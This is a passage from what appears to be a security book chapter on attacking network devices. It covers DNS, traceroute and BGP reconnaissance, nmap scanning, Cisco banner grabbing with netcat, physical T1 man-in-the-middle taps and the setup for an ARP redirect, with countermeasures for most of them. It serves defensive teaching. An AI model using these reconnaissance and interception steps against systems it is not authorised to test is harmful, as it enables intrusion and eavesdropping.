As you can see here, a number of DNS entries have come back that indicate multiple MX, NS, and A records present in the name server. MX records are the DNS entries that map the domain name to a particular mail server. NS records are the name servers that are authoritative for that domain (example.com). And A records are Address records that map a DNS name (such as mx1.example.com) to a particular IP address (such as 172.32.45.7). What this tells us is that various DNS names and IP addresses are associated with this domain (example.com) and they can be targeted for attack.

If the hacker goes after the mail server, he can affect mail traffic. If the hacker goes after the name server, he can affect name resolution services. And in so targeting these systems, the hacker can affect the availability of vital functions within a company. To do this, the attacker could alter the DNS records in the name server and effectively re-route traffic from one IP address to an IP address under his control, thereby redirecting queries for popular websites (such as Microsoft's Windowsupdate.microsoft.com or CNN.com) to his own malicious servers instead.

dig Countermeasures

As we noted in Chapter 1, the best countermeasures for DNS inquiries like those performed by dig include securing your DNS infrastructure, such as blocking or restricting zone transfers. Beyond these simple steps, there is little else to do to prevent this information from disclosure, as the designed intent of DNS is to provide it broadly in response to network queries. If you don't want information about a specific host propagated in this way, it probably shouldn't be in your DNS.

traceroute

Popularity:	*10*
Simplicity:	*10*
Impact:	*3*
Risk Rating:	***8***

Using the traceroute or tracert.exe utility included in UNIX or Microsoft Windows, respectively, you can view routers between yourself and a destination host. This provides a good start for targeting a large part of the networking infrastructure—routers—and is

often the first place attackers will go when targeting the infrastructure. traceroute sends out several packets (UDP and ICMP traceroute packets are used on UNIX and Windows, respectively) to the destination. The first packet's TTL (Time To Live) will be 1 and is increased for each hop discovery. When the packet traverses the router, its TTL is decreased by 1. If the TTL ever hits zero, the packet is dropped. A notification is sent back to the originating source host in the form of an ICMP error packet. Here, we see each hop responding with a TTL-expired ICMP packet, providing us with each hop and the IP address of the network interface closest to the source.

```
root@irc.example.com:~# traceroute 10.14.208.3
traceroute to 10.14.208.3 (10.14.208.3), 30 hops max, 40 byte packets

1 10.11.10.23 (10.11.10.23) 0.299 ms 0.33 ms 0.253 ms
2 sntcca1wcx2-oc48.example.com (10.11.20.23) 3.486 ms 3.538 ms 3.989 ms
3 sntcca4lcx1-pos9-0.example.com (10.11.30.23) 3.877 ms 3.795 ms 4.229 ms
4 p12-1.pr01.sjc03.atlas.example.com (10.22.10.23) 3.936 ms 3.83 ms 3.852 ms
5 g9.ba1.sfo1.atlas.example.com (192.168.2.200) 5.916 ms 5.903 ms 5.867 ms
6 customer-2.demarc.example.com (10.14.208.3) 5.955 ms 5.96 ms 6.924 ms
7 z.example.com (172.16.10.1) 6.141 ms 5.955 ms 5.869 ms
```

Knowing that 10.14.208.3 is the last hop before our target, we can be fairly certain that it is a device that's forwarding traffic. Also, from the reverse DNS received, we can assume this is the target's network start (or *demarc*, short for *demarcation)* point. This is the device (along with every other device in the path) attackers may target first. But knowing a router's IP address is a far cry from exploiting a vulnerability within it. We'll need to learn much more about this device with port scanning, OS detection, and information leakage before we can take advantage of any known vendor weaknesses.

traceroute Countermeasures

To restrict a router's response to TTL-exceeded packets on a Cisco router, you can use the following ACL:

```
access-list 101 deny icmp any host 1.2.3.4 11 0 log
```

For denying traffic directed specifically at a router, the following example is recommended (but may not be appropriate in all situations):

```
access-list 101 deny ip any host 10.14.208.3 log
```

Repeat this line, as necessary, for all router interfaces.

Alternatively, you can permit the ICMP packets from a particular trusted network (10.11.12.0/24) only and deny everything else:

```
access-list 101 permit icmp any 10.11.12.0 0.255.255.255 11 0
access-list 101 deny icmp any host 1.2.3.4 log
```

For a more in-depth explanation of ICMP restrictions, Rob Thomas's guide is recommended (http://www.cymru.com/Documents/icmp-messages.html).

IP Lookup

The ARIN database at http://www.arin.net is a good information-gathering starting point. As we discussed in Chapter 1, ARIN lookups are very useful to determine what IP ranges a target has, who is in charge, and when the last changes were made. Here's an example:

```
OrgName:      EXAMPLE
OrgID:        EXAMPLEA
NetRange:     192.168.32.0 - 192.168.47.255
CIDR:         192.168.32.0/20
NetName:      EXAMPLE
NetHandle:    NET-192-168-32-0-1
Parent:       NET-192-168-0-0-1
NetType:      Reassigned
NameServer:   NS1.EXAMPLE.COM
NameServer:   NS2.EXAMPLE.COM
Comment:
RegDate:      1999-10-14
Updated:      2001-11-09
AdminHandle: SM0000-ARIN
AdminName:    Stuart McClure
AdminPhone:   +1-949-555-1212
TechHandle:   JS0000-ARIN
TechName:     Joel Scambray
TechPhone:    +1-949-555-1213
TechEmail:    scambrayj@example.com
# ARIN Whois database, last updated 2002-12-03 19:05
# Enter ? for additional hints on searching ARIN's Whois database.
```

AUTONOMOUS SYSTEM LOOKUP

Autonomous System (AS) is Internet (TCP/IP) terminology for a collection of gateways (routers) that fall under one administrative entity.

An Autonomous System Number (ASN) is a numerical identifier for networks participating in Border Gateway Protocol (BGP). BGP is the protocol in which route paths are advertised throughout the world. Without BGP, Internet traffic could not leave local networks.

Normal traceroute

To explain the helpful information that an ASN can provide to a hacker, let's take a look at a couple examples. The first is the traceroute output on a UNIX or Microsoft Windows system (note that the resultant information displays only the TTL response information):

```
root# traceroute www.example.com
traceroute to www.example.com (192.168.34.72), 30 hops max, 40 byte packets

  1 white_dwarf.cbbtier3.example.com (10.0.1.1) 4 msec 4 msec 0 msec
  2 ggr1-p320.n54ny.ip.example.com (10.122.12.54) 4 msec 4 msec 4 msec
  3 pos5-3.pr1.lga1.us.example.com (192.168.12.21) 4 msec 0 msec 4 msec
  4 so-1-0-0.cr2.dca2.us.example.com (172.16.233.129) 8 msec 8 msec 8 msec
  5 so-5-1-0.mpr4.sjc2.us.example.com (172.16.30.30) 7 msec 7 msec 7 msec
  6 pos0-0.mpr2.lax2.us.example.com (172.16.156.126) 7 msec 8 msec 8 msec
  7 example-t1-demarc.lax.example.com (172.16.82.97) 8 msec 7 msec 8 msec
  8 t1-customer-dmarc.example.com (172.16.95.130) 8 msec 8 msec 8 msec root#
```

traceroute with ASN Information

Now let's take a look at the same traceroute information, except instead of running traceroute from a Windows or UNIX system, we will log into a BGP-participating Cisco router and run their version of traceroute, which includes the listing of each routers' ASN number:

```
C:\telnet route-server.ip.example.com
route-server>traceroute www.example.com
Type escape sequence to abort.
Tracing the route to www.example.com (192.126.34.72)
  1 white_dwarf.cbbtier3.example.com (192.168.1.1) [AS 7018] 0 msec 0 msec 0 msec
  2 ar3.n54ny.ip.example.com (192.168.0.30) [AS 7018] 0 msec 0 msec 0 msec
  3 tbr2-p013801.n54ny.ip.example.com (192.168.11.17) [AS 7018] 4 msec 4 msec 4
msec
  4 pos5-3.pr1.lga1.us.example.com (192.168.12.21) [AS 6461] 4 msec 0 msec 4
msec
  5 so-1-0-0.cr2.dca2.us.example.com (192.168.233.129) [AS 6461] 6 msec 4 msec 6
msec
  6 so-5-1-0.mpr4.sjc2.us.example.com (192.168.30.30) [AS 6461] 7 msec 7 msec 7
msec
  7 pos0-0.mpr2.lax2.us.example.com (192.168.156.126) [AS 6461] 7 msec 8 msec 8
msec
  8 example-t1-demarc.lax.example.com (192.168.82.97) [AS 6461] 8 msec 7 msec 8
msec
  9 www.example.com (192.168.95.130) [AS 6461] 9 msec 9 msec 9 msec

route-server>
```

The traceroute originating from a BGP-participating host shows the ASN information. With this extra information, we can see that our traffic started at AS7018 (Example Network) and jumped to AS6461 (EXMP, owned by Example2). Then it passed through example.com's demarc point and arrived at its destination (the example.com web server).

From this output we can assume from the reverse DNS on hop 9 that example.com has a T1 circuit. By looking closer, we can see that the ASN doesn't change from hop 4 to hop 9. This is a dependable sign that example.com has no other redundant Internet connections. If we trust the reverse DNS, we can assume example.com's maximum bandwidth is 1.544 Mbps with a maximum TCP packet-per-second limit of 4825 (with a packet size of 40 bytes; IP header, TCP header, and no data).

Usually core network paths have redundant paths. To view the other possible paths, we can perform a simple IP BGP path lookup.

show ip bgp

Again, to show you what more information the attacker can acquire, check out our BGP queries from the same Cisco router:

```
route-server>show ip bgp 192.168.0.130
BGP routing table entry for 192.168.0.0/15, version 96265
Paths: (20 available, best #20, table Default-IP-Routing-Table)
  Advertised to non peer-group peers:
  10.11.11.230
  7018 6461, (received & used)
    10.11.12.252 from 10.11.12.252 (10.11.12.252)
      Origin IGP, localpref 100, valid, external
      Community: 7018:5000 7018 6461, (received & used)
…
[ truncated output due to length ]
…
  7018 6461, (received & used)
    10.11.13.124 from 10.11.13.124 (10.11.13.124)
      Origin IGP, localpref 100, valid, external
      Community: 7018:5000
  7018 6461, (received & used)
    10.11.14.124 from 10.11.14.124 (10.11.14.124)
      Origin IGP, localpref 100, valid, external
      Community: 7018:5000
  7018 6461, (received & used)
    10.11.15.236 from 10.11.15.236 (10.11.15.236)
      Origin IGP, localpref 100, valid, external, best
     Community: 7018:5000
route-server>
```

AS lookup tools display an overview of network connectivity. As you can see from the preceding output, the Example network and Example2 network have many redundant links and are very well connected.

Many visual lookup tools make this process easier. The following references are recommended:

- Thomas Kernen's reference page: http://www.traceroute.org
- FixedOrbit: http://www.fixedorbit.com
- Merit Networks RADB routing registry: http://www.radb.net

PUBLIC NEWSGROUPS

Using the information gathered from American Registry for Internet Numbers (ARIN) and Network Solutions Inc. (NSI), several primary contact names can be gathered for any organization. Searching for contact names on http://groups.google.com sometimes will show some interesting information:

```
From: Bradford Smith (smithbm@example.com)
Subject: Cisco Logging

Newsgroups: comp.dcom.sys.cisco    This is the only article in this thread
Date: 2002/12/20                   View: Original Format

I have been unsuccessful is pulling logs off any cisco device onto a syslog
server. I refuse to spend time viewing logs on every device.

I am using a cisco 7206 router (10.14.208.3) (IOS 11.1) and sending the logs
to local syslog server (10.14.208.10). I receive a "Access-Reject" message in
the logs. What causes this error? Responses before the holidays are
appreciated as I will be away from the office dec 20 - jan 5.

-Brad
```

From one simple newsgroup post, we now know Brad is currently not checking his logs, and he will be away for the office for 15 days. What a great discovery!

Profiling Countermeasures

No trick or tool can substitute for a good grasp of network protocols and the software used to access them. All the IDSs and firewalls in the world mean little when wielded by an inexperienced user.

The following list of guidelines is a good start in keeping your private information private:

- Be wary of what you say and where you say it. Help forums are very useful; just remember to use them responsibly and don't provide more than you need to.

- Only run applications in a production environment if you are comfortable and know steps to restrict information disclosure.
- Alter defaults and change application messages. Although this is not a true security technique, obscuring information is often successful in deterring an attacker.
- Above all else, use common sense. Allow extra time to verify configurations. Double-check your intentions and document any changes.

SERVICE DETECTION

Detecting devices is on a network device is a solid start to happy hunting. An attacker will often profile the running services of a host giving them the possibly vulnerable services running on the target.

nmap

Popularity:	*10*
Simplicity:	*10*
Impact:	*3*
Risk Rating:	***8***

As you'll recall from Chapter 2, nmap is the definitive port scanner of modern UNIX-born hackers. Its uses vary from simple port scanning to determining live hosts on a given subnet—or determining operating systems of remote hosts. This robust monster of a tool has so many features that they cannot all be covered in this chapter (refer to Chapter 2 for more details). nmap is *highly* recommended; see "man nmap" on a UNIX machine running the product for more information. Using nmap to perform our port scanning, we find out which ports our router (10.14.208.3) is listening on. The type of ports found go a long way in identifying the type of router we have targeted. Table 7-1 shows the common TCP and UDP ports found on the most popular network devices. For a more complete list of default passwords, see http://www.phenoelit-us.org/dpl/dpl.html.

If we were looking for Cisco routers, we would scan for TCP ports 1–25, 80, 512–515, 2001, 4001, 6001, and 9001. The results of the scan will tell us many things about the device's origin:

```
[/root]# nmap -p1-25,80,512-515,2001,4001,6001,9001 192.168.0.1
Starting nmap V. 2.12 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)
Interesting ports on (192.168.0.1):
Port     State       Protocol   Service
7        open        tcp        echo
9        open        tcp        discard
13       open        tcp        daytime
```

```
19        open         tcp         chargen
22        open         tcp         ssh
23        filtered    tcp          telnet
2001      open         tcp         dc
6001      open         tcp         X11:1
```

To confirm our assumption about the vendor and the operating-system level, we'll want to use TCP fingerprinting (as discussed in Chapter 2).

Also present with most Cisco devices are the typical "User Access Verification" prompts on the vty ports (23 and 2001). Just telnet to the router on these ports and you'll get this familiar banner:

```
User Access Verification
Password:
```

Many Cisco devices are running SSH as a replacement for telnet. Even with this secure replacement, a familiar banner can still be discovered:

```
root@irc.example.com:~$ telnet 10.14.208.3 22
Trying 10.14.208.3...
Connected to 10.14.208.3.
Escape character is '^]'.
SSH-1.5-Cisco-1.25
Connection closed by foreign host.
root@irc.example.com:~#
```

Service Detection Countermeasures

To counter the information disclosure that port scanners accomplish, a limited amount of tools have been developed. Overall, the best policy is to completely deny all unwanted traffic at network borders. Keeping limited visibility to the open Internet is primary. Use of PortSentry is the second-best method of protection (http://sourceforge.net/projects/sentrytools/); PortSentry listens to unused ports on a system and detects connection requests on these supposedly quiet ports. Here's an example:

```
root# netstat -Ipn
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address   Foreign Address  State    PID/Program name
tcp        0      0 0.0.0.0:54320   0.0.0.0:*        LISTEN   1959/port sentry
tcp        0      0 0.0.0.0:32774   0.0.0.0:*        LISTEN   1959/port sentry
tcp        0      0 0.0.0.0:31337   0.0.0.0:*        LISTEN   1959/port sentry
tcp        0      0 0.0.0.0:27665   0.0.0.0:*        LISTEN   1959/port sentry
tcp        0      0 0.0.0.0:20034   0.0.0.0:*        LISTEN   1959/port sentry
tcp        0      0 0.0.0.0:12346   0.0.0.0:*        LISTEN   1959/port sentry
tcp        0      0 0.0.0.0:12345   0.0.0.0:*        LISTEN   1959/port sentry
tcp        0      0 0.0.0.0:6667    0.0.0.0:*        LISTEN   1959/port sentry
tcp        0      0 0.0.0.0:5742    0.0.0.0:*        LISTEN   1959/port sentry
tcp        0      0 0.0.0.0:2000    0.0.0.0:*        LISTEN   1959/port sentry
```

Hardware	TCP	UDP
Cisco routers	21 (FTP)	0 (tcpmux)
	23 (telnet)	49 (domain)
	22 (SSH)	67 (bootps)
	79 (finger)	69 (TFTP)
	80 (HTTP)	123 (NTP)
	179 (BGP)	161 (SNMP)
	512 (exec)	
	513 (login)	
	514 (shell)	
	1993 (Cisco SNMP)	
	1999 (Cisco ident)	
	2001	
	4001	
	6001	
	9001 (XRemote service)	
Cisco switches	23 (telnet)	0 (tcpmux)
		123 (NTP)
		161 (SNMP)
Bay routers	21 (FTP)	7 (echo)
	23 (telnet)	9 (discard)
		67 (bootps)
		68 (bootpc)
		69 (TFTP)
		161 (SNMP)
		520 (route)
Ascend routers	23 (telnet)	7 (echo)
		9 (discard)*
		161 (SNMP)
		162 (snmp-trap)
		514 (shell)
		520 (route)

* **The Ascend discard port accepts only a specially formatted packet (according to the McAfee, Inc., advisory), so your success with receiving a response to scanning this port will vary.**

Table 7-1 Commonly Used Listening Ports

```
tcp        0      0 0.0.0.0:635     0.0.0.0:*       LISTEN   1959/port sentry
tcp        0      0 0.0.0.0:443     0.0.0.0:*       LISTEN   1959/port sentry
tcp        0      0 0.0.0.0:143     0.0.0.0:*       LISTEN   1959/port sentry
tcp        0      0 0.0.0.0:119     0.0.0.0:*       LISTEN   1959/port sentry
tcp        0      0 0.0.0.0:25      0.0.0.0:*       LISTEN   1959/port sentry
tcp        0      0 0.0.0.0:23      0.0.0.0:*       LISTEN   1959/port sentry
tcp        0      0 0.0.0.0:22      0.0.0.0:*       LISTEN   1959/port sentry
tcp        0      0 0.0.0.0:21      0.0.0.0:*       LISTEN   1959/port sentry
```

Specific ports can be selected through a configuration file:

```
# PortSentry Configuration
# $Id: portsentry.conf,v 1.23 2001/06/26 15:20:56 crowland Exp crowland $
# IMPORTANT NOTE: You CAN NOT put spaces between your port arguments.
# The default ports will catch a large number of common probes
# All entries must be in quotes.
########################
# Port Configurations #
########################
# Use these for just bare-bones
TCP_PORTS="1,11,15,110,111,143,540,635,1080,1524,2000,12345,12346,20034,32771,
32772,32773,32774,49724,54320"
UDP_PORTS="1,7,9,69,161,162,513,640,700,32770,32771,32772,32773,32774,31337, 54321"
```

If an attacker runs a port scan, PortSentry detects the connection attempts to unused ports and drops all future connections from the destination IP via a `null route` command. A `null route` will halt all communication to the attacker and keep him guessing and permanently locked out of your host:

```
/sbin/route add 31.3.3.7 dev lo
```

After blocking is in place, your routing table should look similar to this:

```
root# route
Kernel IP routing table
Destination Gateway        Genmask         Flags Metric Ref Use

Iface

31.3.3.7    *              255.255.255.255 UH    0      0      0 lo
localnet    *              255.255.255.0   U     0      0      0 eth0
loopback    *              255.0.0.0       U     0      0      0 lo
default     192.168.1.254  0.0.0.0         UG    1      0      0 eth0
```

Before running PortSentry, be sure to go over the configuration file carefully; spoofed packets can be sent, leaving an attacker capable of selecting hosts to become unresponsive.

Operating System Identification

Popularity:	*10*
Simplicity:	*10*
Impact:	*2*
Risk Rating:	*7*

In the preceding example, we suspect that the IP address 10.14.208.3 is a Cisco router, but we can use nmap's operating system (OS) identification to confirm our assumption. With TCP port 13 open, we scan using nmap's `-O` parameter to detect the operating system present on the device—in this case, Cisco IOS 11.2:

```
[root@source /tmp]# nmap -O -p13 -n 10.14.208.3
Starting nmap V. 2.12 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)
Warning: No ports found open on this machine, OS detection will be MUCH less reliable
Interesting ports on (10.14.208.3):
Port    State       Protocol Service
13      filtered    tcp      daytime
Remote operating system guess: Cisco Router/Switch with IOS 11.2
```

TIP

Be sure to restrict your OS identification scans to a single port whenever possible. A number of operating systems, including Cisco's IOS and Sun's Solaris, have known problems with the non–RFC-compliant packets and will bring down some boxes. See Chapter 2 for a detailed description of stack fingerprinting.

OS Identification Countermeasures

The technique for detecting and preventing an OS identification scan is the same as demonstrated in Chapter 2, depending on the role of the network device. A good policy is to block all traffic destined for a device; this will help in restricting OS identifications.

Cisco Banner Grabbing and Enumerating

Popularity:	*10*
Simplicity:	*10*
Impact:	*1*
Risk Rating:	*7*

If it looks and smells like a Cisco device, it probably is a Cisco device—but not always. Finding the expected ports open doesn't always mean a positive identification, but you can do some probing to confirm your OS suspicions.

Cisco Finger and Virtual Terminal Ports: 2001, 4001, 6001 Cisco's finger service will respond with some useless information. The vtys of the Cisco (usually 5) will report back with a

simple finger –l @<host>, but the results are less than informative (other than identifying the device as Cisco or if an admin is actively on the device).

Other less-than-informative identifiers are the management ports: 2001, 4001, and 6001. Using netcat, attackers can connect to a port and notice the port's response (mostly gibberish). But then if they connect with a browser (for example, 172.29.11.254:4001), the result might look something like this:

```
User Access Verification Password: Password: Password: % Bad passwords
```

Generating the preceding output will tip off the attacker to the likelihood that this device is a Cisco device.

Cisco XRemote Service (9001) Another of Cisco's common ports is the XRemote service port (TCP 9001). XRemote allows systems on your network to start client Xsessions to the router (typically through a dial-up modem). When an attacker connects to the port with netcat, the device will send back a common banner, as shown here:

```
C:\>nc -nvv 172.29.11.254 9001 (UNKNOWN) [172.29.11.254] 9001 (?) open
—- Outbound XRemote service —-
Enter X server name or IP address:
```

Cisco Banner Grabbing and Enumerating Countermeasures

One of the only steps you can take to prevent this kind of Cisco enumeration is to restrict access to the services through security ACLs. Using either the default "cleanup" rule or explicitly denying the traffic for logging purposes, you can do the following:

```
access-list 101 deny tcp any any 79 log or access-list 101 deny tcp any any 9001
```

NETWORK VULNERABILITY

Network device hacking comes down to a matter of perspective: If your network is secure with difficult-to-guess ssh passwords, SNMP community names, limited access/usage, and logging for everything (and has someone assigned to monitor those logs), then the following vulnerabilities won't be much of a worry. If, on the other hand, your network is large and complex to manage, then there will be some boxes with less-than-ideal security, and you'll want to check out the following security issues.

The networking standard we depend on today was originally two separate standards developed by the OSI and IEEE standards groups. With the development of the OSI model, network processes are broken up into various responsibilities. As shown in Figure 7-1, packets must go through a number of steps to get from point to point. The OSI model summarizes a lot, so much so that it goes beyond the scope of this book. For more information, see http://en.wikipedia.org/wiki/OSI_model.

In this chapter, we will cover Layers 1 through 3, with a strong emphasis on the vulnerabilities of each isolated layer. Breaking vulnerabilities down by these standards makes auditing and segmenting risks easier in the future. Keep in mind that if vulnerabilities exist on any single level, communications to other layers are compromised unknowingly. End-to-end encryption and other trustable mediums can aid in protection, but encryption is better to depend on as a last resort, rather than as your first and only line of defense.

OSI Layer 1

No matter what device you choose to communicate with, the communication must run over a transit provider—a local telephone company, a satellite provider, or local television provider. All forms of media are run through telephone closets and via miles of copper or fiber under and over the street, either open to the public or hidden away, guarded only by simple locks (which are sometimes accessible through light social engineering techniques). The possibilities are endless, and the rewards great. Sometimes physical security is overlooked and is the weakest link in information security.

Fiber is among the hardest media types to break into because it is noticeable and the equipment is expensive. Most intercity connections are run via fiber. These are difficult to break into, although worth the effort. However, the odds are not in the attacker's best interests. Coax cables are easy to intercept, although they're not very prevalent. Ethernet (10, 100, 1000BaseT) is the most widely used in network closets and can easily be intercepted without notice. The easiest target of Layer 1 hacking is T1 links. Because they consist of two simple pairs of wires, T1 links are easy to listen in on, and under the right




Figure 7-1 Network architecture based on the OSI model

conditions one could insert a man-in-the-middle device (as shown in Figure 7-2), capturing all outside connections. Shared phone closets are an easy target and provide the anonymous access that hackers strive for. With only a low-end 1600 Cisco router at hand, a perfect man-in-the-middle device can be created. Most circuits are labeled with company name and circuit ID. By using a small router device with two CSUs/DSUs and one Ethernet interface, a hacker can insert a simple man-in-the-middle bridge, with only five to ten seconds of downtime, that's invisible to the end user.

With a "man in the middle" working, traffic can be sniffed and parsed out. Secure protocols are partially safe; any normal traffic can be manipulated.

Interoffice connections are a must in corporate business. Point-to-point T1 links are easy to deploy—with one slight problem. A man-in-the-middle attack on an internal office T1 allows an attacker not just regular access, but full access to the internal network. This scenario has been found in many large, respectable companies and is commonly overlooked.




Figure 7-2 Physical man-in-the-middle attack

OSI Layer 2

Layer 2 is the layer where the electrical impulses from Layer 1 have MAC addresses associated with them. This layer can be the weakest link if not configured correctly.

Detecting Layer 2 Media

Using shared media (both Ethernet and Token Ring) has been the traditional means of transmitting data traffic for almost two decades. The technique for Ethernet, commonly called *Carrier Sense Multiple Access/Collision Detection (CSMA/CD)*, was devised by Bob Metcalfe at the Xerox Palo Alto Research Center (PARC). Traditional Ethernet works by sending the destination traffic to every node on the segment. This way, the destination receives its traffic (but so does everyone else) and shares the transmission speed with everyone on the wire. Therein lies the problem. By sending traffic on shared media, you are also sending your traffic to every other listening device on the segment. From a security perspective, shared Ethernet is a formula for compromise. Unfortunately, although shared Ethernet does not dominate the worldwide networks today, it remains an often-used network medium.

However, that original Ethernet technology is a far cry from the switched technology available today and is similar only in name. Switching technology works by building up a large table of Media Access Control (MAC) addresses and sending traffic destined for a particular MAC through a very fast silicon chip. As a result, the packet arrives at only the intended destination and is not seen by anyone else (well, almost).

It is possible to provide packet-capturing capabilities on switched media. Cisco provides this ability in its Cisco Catalyst switches with its Switched Port Analyzer (SPAN) technology. By mirroring certain ports or virtual local area networks (VLANs) to a single port, administrators can capture packets just as if they were on a shared segment. Today, this is often performed for intrusion detection system (IDS) implementations to allow the IDS to listen to traffic and analyze it for attacks. For more information on using SPAN, point your browser to http://www.cisco.com/en/US/docs/switches/lan/catalyst5000/catos/4.5/configuration/guide/span.html.

Even more deadly for switches is the `dsniff` technology by Dug Song. He has developed software that can actually capture traffic on switched media by redirecting all the traffic from a specified host through the sniffing system. The technology is trivial to get working and decimates the traditional thinking that switches provide security. We will talk about this tool and technique next.

Switch Sniffing

You just put in your new shiny switch in the hopes of achieving network nirvana with both improved speed and security. The prospects of increased speed and the ability to keep those curious users from sniffing sensitive traffic on your corporate network make you smile. Your new switch is going to make all your problems disappear, right? Think again.

The Address Resolution Protocol (RFC 826) provides a dynamic mapping of a 32-bit IP address to a 48-bit physical hardware address. When a system needs to communicate

with its neighbors on the same network (including the default gateway), it will send out ARP broadcasts looking for the hardware address of the destination system. The appropriate system will respond to the ARP request with its hardware address, and communications can begin.

Unfortunately, ARP traffic can be easily spoofed to reroute traffic from the originating system to the attacker's system, even in a switched environment. Rerouted traffic can be viewed using a network packet analyzer and then forwarded to the real destination. This scenario is another example of a man-in-the-middle attack and is relatively easy to accomplish. Let's take a look at an example.

ARP Redirect

Popularity:	*4*
Simplicity:	*2*
Impact:	*8*
Risk Rating:	***5***

For this example, we will connect three systems to a network switch. The system "crush" is the default gateway, with an IP address of 10.1.1.1. The system "shadow" is the originating host, with an IP address of 10.1.1.18. The system "twister" is the attacker's system and will act as the man in the middle. Twister has an IP address of 10.1.1.19. To mount this attack, we will run arpredirect, part of the dsniff package from Dug Song (http://www.monkey.org/~dugsong/dsniff), on twister. This package will let us intercept packets from a target host on the LAN intended for another host, typically the default gateway (see Figure 7-3).

NOTE Be sure to check with your network administrator before trying this technique in your own environment. If your switch has port security turned on, you may lock out all users on your switch by trying this attack.

Keep in mind that we are connected to a switch; therefore, we should only be able to view network broadcast traffic. However, using arpredirect, as shown next, will allow us to view all the traffic between shadow and crush.

On twister we execute the following:

```
[twister] ping crush
PING 10.1.1.1 from 10.1.1.19 : 56(84) bytes of data.
64 bytes from 10.1.1.1: icmp_seq=0 ttl=128 time=1.3 ms

[twister] ping shadow
PING 10.1.1.18 from 10.1.1.19 : 56(84) bytes of data.
64 bytes from 10.1.1.18: icmp_seq=0 ttl=255 time=5.2 ms
```

